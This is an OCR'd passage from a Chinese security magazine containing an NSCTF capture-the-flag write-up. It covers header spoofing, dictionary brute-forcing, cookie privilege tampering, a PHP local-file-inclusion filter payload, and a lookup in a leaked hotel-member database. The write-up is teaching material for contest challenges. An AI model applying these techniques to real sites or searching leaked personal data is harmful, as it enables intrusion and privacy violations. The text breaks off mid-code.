第二期

信息安全攻防赛

SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org　四叶草安全 你的安全 我来服务　BUGSCAN　Sebug　PANGU TEAM

目　录

第一章 CTF 精选

第1节 NSCTF Write up Web 篇

作者：YHZX_2013

来自：绿盟科技

网址：http://www.nsfocus.com/

Misc100 Twitter

题目如图 1-1-1：




图 1-1-1

去 Twitter 上搜索 NSCTF，可以看到，如图 1-1-2：




图 1-1-2

然后解 md5 得到 flag：NSCTF_nsfocus666

Misc250 WireShark

题目如图 1-1-3：




图 1-1-3

先过滤 HTTP 包，可以得到 key.rar，如图 1-1-4：




图 1-1-4

然后翻到了一个 html 文件，dump 出来是这样的，如图 1-1-5：




图 1-1-5

然后就是暴力破解了。最后得到的 flag：NCTF_R4r_Cr4ck

Misc400 小绿的女神

题目如图 1-1-6：




图 1-1-6

这里首先把原始的卡刷一下，对比下不同的字节，如图 1-1-7：




图 1-1-7

可以看到在 0x40 和 0xc0 那两行有改变，可以发现 0xc0-0xc3 表示当前卡的余额，然后 0xc4-0xc7 是 0xFFFFFFFF 减去余额。而 0x40-0x43 处是 0x80-0x83 减去卡的余额。

这里构造 208 的时候需要注意，中间那一行的总数要改成 300，最开始是 100。然后依次构造第一行和第三行的数据，可以得到，如图 1-1-8：

图 1-1-8

本题 flag：NSCTF_RfID_Cr4ck

Web100 Be careful

题目如图 1-1-9：

图 1-1-9

这个 web 目录下存在 index.php，然后抓包发现 flag，如图 1-1-10：

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>NSCTF</title>
</head>
<body alink="#007000" background="../images/dot.gif" bgcolor="#000000" link="gold" text="#008000"
vlink="#00c000">
<center>
<br><br>
<center>
<h1>□□□□□□□</h1>
<script>
window.location.href="index.html";
</script>
</center>
<br>
<br>
<br>
<!--flag:{NSCTF_1E72F25BA71580D7D7DDBD25ACF4A8F3}-->
</html>
```

图 1-1-10

Flag：NSCTF_1E72F25BA71580D7D7DDBD25ACF4A8F3

Web100 Where are you come from

题目如图 1-1-11：

你是谁
从哪来
到哪去
http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/02/

图 1-1-11

从题目提示肯定考点在 HTTP 头，需要把 X-Forwarded-For 改成题目的 ip，把 Referer 改成官网，不能有子目录，这样就得到了 base64 的 Flag，如图 1-1-12：

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/537.36
Referer: http://www.nsctf.net/
X-Forwarded-For: 101.200.73.168
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: session=97793663-b877-4701-a17a-114edf4c7bfa
```

? < + > Type a search term

Response

Raw Headers Hex HTML Render

```
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>NSCTF</title>
</head>
<body alink="#007000" background="../images/dot.gif" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center>Wm14aFp6cDdUbE5EVkVaZk5EZzRZamRoTW1SalkyUXdNbUUzTXpReE5qVmpNemxpWVRRMU1UZGtZbU45</center>
</html>
```

图 1-1-12

本题 Flag：NSCTF_488b7a2dccd02a734165c39ba4517dbc

Web100 Version

题目如图 1-1-13：

http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/03/

图 1-1-13

官方给了提示是填写 PHP 的版本号，并且不要使用 POST 方法，所以正确的方法是把 ver 变量用 GET 方法传过去，如图 1-1-14：




图 1-1-14

Base64、hex2char 解密后得到 flag：NSCTF_6c79e9b36c08b00035287a88c6cab90f

Web150 Brute force

题目如图 1-1-15：

http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/04/

图 1-1-15

右键源代码拿到提示 password.txt，然后开始爆破，如图 1-1-16：




图 1-1-16

解密之后，进到万恶的留言板，如图 1-1-17：




图 1-1-17

留言抓包，发现 cookie 里面有个 Islogin 变量，POST 数据有个 userlevel 变量，需要分别修改为 1 和 root（为啥是 root 不是 admin，我并不知道。），如图 1-1-18：




图 1-1-18

然后得到本题目的 flag：NSCTF_76b44eac527ad5c8789f5d2e0f1ede9a

Web150 social engeer

题目如图 1-1-19：

http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/07/

图 1-1-19

这题首先需要根据主办方的提示（生日和姓名），生成对应的字典，这里写了个脚本，如图 1-1-20

```
name = ['xiaoming', 'Xiaoming', 'XiaoMing', 'xiaoMing', 'Xming', 'XMing', 'xMing
birth = ['1995', '09', '9', '23', '199509', '9509', '19959', '959', '19950923',

f = open('dir_s.txt', 'w')

for n in name:
    for b in birth:
        for b2 in birth:
            f.write(b2+n+b+'\n')
            f.write(b2+b+n+'\n')
            f.write(n+b2+b+'\n')
```

图 1-1-20

爆破得到密码为：Xiaoming09231995，如图 1-1-21：




图 1-1-21

然后搜索之前泄露的某酒店会员数据社工库，可以得到王先生的个人信息，如图 1-1-22：




图 1-1-22

再次提交身份证号码作为密钥，得到 Flag，如图 1-1-23：

图 1-1-23

本题 Flag：NSCTF_3ad65730a8f203a5ab861169e9547f6

Web200 Javascript

题目如图 1-1-24：

http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/06/
小绿不懂javascript，你能帮助他吗？

图 1-1-24


右键查看源代码，然后点进去 check.js，把混淆之后的 js 代码进行解密，

http://tool.chinaz.com/js.aspx?qq-pf-to=pcqq.c2c 之后得到可以看的源码：

```
var strKey1 = "JaVa3C41ptIsAGo0DStAff";
var strKey2 = "CaNUknOWThIsK3y";
var strKey3 = String.fromCharCode(71, 48, 111, 100, 33);
if (uname == (strKey3 + (((strKey1.toLowerCase()).substring(0, strKey1.indexOf("0")) +
strKey2.substring(2, 6)).toUpperCase()).substring(0, 15))) {
    var strKey4 = 'Java_Scr1pt_Pa4sW0rd_K3y_H3re';
    if (upass == (strKey4.substring(strKey4.indexOf('1', 5), strKey4.length - strKey4.indexOf('_') +
5))) {
        alert('Login Success!');
        document.getElementById('key').innerHTML =
unescape("%3Cfont%20color%3D%22%23000%22%3Ea2V5X0NoM2NrXy50eHQ=%3C/font%3E
");
    } else {
        alert('Password Error!');
    }
} else {
    alert('Login Failed!');}
```

解 url 编码和 base64 得到：key_Ch3ck_.txt，提示使用 Ch3ck_Au7h.php。

用 firebug 解出对应的 username 和 password，然后登录，如图 1-1-25：



flag:{NSCTF_d7590edfdf8bcf958ced10cec94273ad}

图 1-1-25

得到 Flag：NSCTF_d7590edfdf8bcf958ced10cec94273ad

Web200 lFI

题目如图 1-1-26：

http://www.nsctf.net:8001/fa81bb665474f11c025b5355582af315/web/08/

图 1-1-26

根据标题可知，考察点是 PHP 本地文件包含漏洞，参考 :down.jdsec.com/secbook-2/php LFI 读 php 文件源码以及直接 post webshell_91Ri.pdf 填入 php://filter/read=convert.base64-encode/resource=index.php，可以读到 base64 之后的 index.php 文件，如图 1-1-27：

77u/PGh0bWw+PGhlYWQ+PG1ldGEgaHR0cC1lcXVpdj0iQ29udGVudC1UeXBlIiBjb250ZW50PSJ0ZXh0L2h0bWw7IGNoYXJzZXQ9dX
RmLTgiPg0KPHRpdGxlPkxGSTwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keSBhbGluaz0iIzAwNzAwMCIgYmFja2dyb3VuZD0iLi4vaW1h
Z2VzL2RvdC5naWYiIGJnY29sb3I9IiMwMDAwMDAiIGxpbms9ImdvbGQiIHRleHQ9IiMwMDgwMDAiIHZsaW5rPSIjMDBjMDAwIj4NCj
xicj4NCjxicj4NCjxicj4NCjxicj4NCjxjZW50ZXI+DQo8aGVhZD48aDE+6L+Z6YeM5LuA5LmI6Y095rKh5pyJfjwvaDE+PC9oZWFkPjxicj4N
Cjxicj4NCjxicj48YnI+DQo8Zm9ybSBtZXRob2Q9InBvc3QiIGFjdGlvbj0iIyI+DQogPGlucHV0IHR5cGU9InRleHQiIG5hbWU9Im
ZpbGUiIHZhbHVlPSIiLz4NCiA8aW5wdXQgdHlwZT0ic3VibWl0IiBuYW1lPSJzdWJtaXQiIHZhbHVlPSLmj5DkuqQiLz4NCjwvZm9y
WydmaWxlJ10pKXsNCg0KICAJJGZpbGUgPSAkX1BPU1RbJ2ZpbGUnXTsNCg0KICAJJG1ldGhvZCA9IGV4cGxvZGUoIj0iLCAkZmlsZS
k7DQoNCiAgCWlmKCAoJG1ldGhvZFswXSA9PSAicGhw0i8vZmlsdGVyL3JlYWQiKSAmJiAoJG1ldGhvZFsyXSA9PSAiaW5kZXgucGhw
IikgKXsNCiAgCQlpbmNsdWRlKCRmaWxlKTsNCiAgICAgICAgZXhpdCgp0w0KICAgIH1lbHNlew0KICAgIAlleGl0KCdlcnJvciBmaW
xlIG9yIGVycm9yIG1ldGhvZCcp0w0KICAgIH0NCiAgfQ0KfQ0KLy9mbGFn0nt0U0NURl85YmFjN2E2ZTI40WJmODllZTAwNjFiZDBh
YmRl+

图 1-1-27

解密之后得到 Flag：NSCTF_9bac7a6e289bf89ee0061bd0abdef0ab

Web200 Decode

题目如图 1-1-28：




图 1-1-28

按照 php 代码 ,将密文先进行 rot13 一下解密 ,再倒叙 ,再 base64。然后对字符循环减 1、

再倒叙可以得到 flag：NSCTF_b73d5adfb819c64603d7237fa0d52977

Web200 Decode

题目如图 1-1-29：

http://www.nsctf.net:8000/fa81bb665474f11c025b5355582af315/web/09/
据说小绿经常喜欢在Linux下做开发工作。

图 1-1-29

访问.index.php.swp 可以看到部分源码，如图 1-1-30：

```
$userInfo = @unserialize($_REQUEST['userInfo']);

$query = 'SELECT * FROM users WHERE id = \''.clear($userInfo['id']).'\' AND password = \''.clear($userInfo['pass']).'\';';

$result = mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
        die('Invalid password!');
}

$row = mysql_fetch_assoc($result);
foreach($row as $key => $value){
        $userInfo[$key] = $value;
}

$oldPass = @$_REQUEST['oldPass'];
$newPass = @$_REQUEST['newPass'];
if($oldPass == $userInfo['password']){
        $userInfo['password'] = $newPass;
        $query = 'UPDATE users SET pass = \''.clear($newPass).'\' WHERE id = \''.clear($userInfo['id']).'\';';
        mysql_query($query);
        echo 'Password Changed Success.<br>';
}
else{
        echo 'Invalid old password entered.';
}
```

图 1-1-30

然后 id 和 pass 是在 index.php 的返回包中抓到的 1-1-31：

```
HTTP/1.1 200 OK
Date: Fri, 25 Sep 2015 11:13:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.12
Set-Cookie: pass=ZDI4ZGY3NDE3OWNjMzFmYjEyMjRhMDMy2TQyOWQOMGY%3D; expires=Fri, 25-Sep-2015 11:14:06 GMT; Max-Age=60
Set-Cookie: id=3; expires=Fri, 25-Sep-2015 11:14:06 GMT; Max-Age=60
Vary: Accept-Encoding
Content-Length: 387
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

图 1-1-31

解得 pass=20150923，这里有个坑，id 需要改成 1，才能过第一个判断点。另一个坑点是

POST 过去是没用的，最后构造数据，如图 1-1-32：




图 1-1-32

本题 Flag：NSCTF_98c5bf58e35877fc76ce03f0f01327c5

Web200 Variable cover

题目如图 1-1-33：




图 1-1-33

根据主办方的提示，体面是在暗示 index.php.文件，看到变量覆盖源码，如图 1-1-34：

```
$_CONFIG['Security']=true;

foreach(array('_GET','_POST','_REQUEST','_COOKIE') as $method){
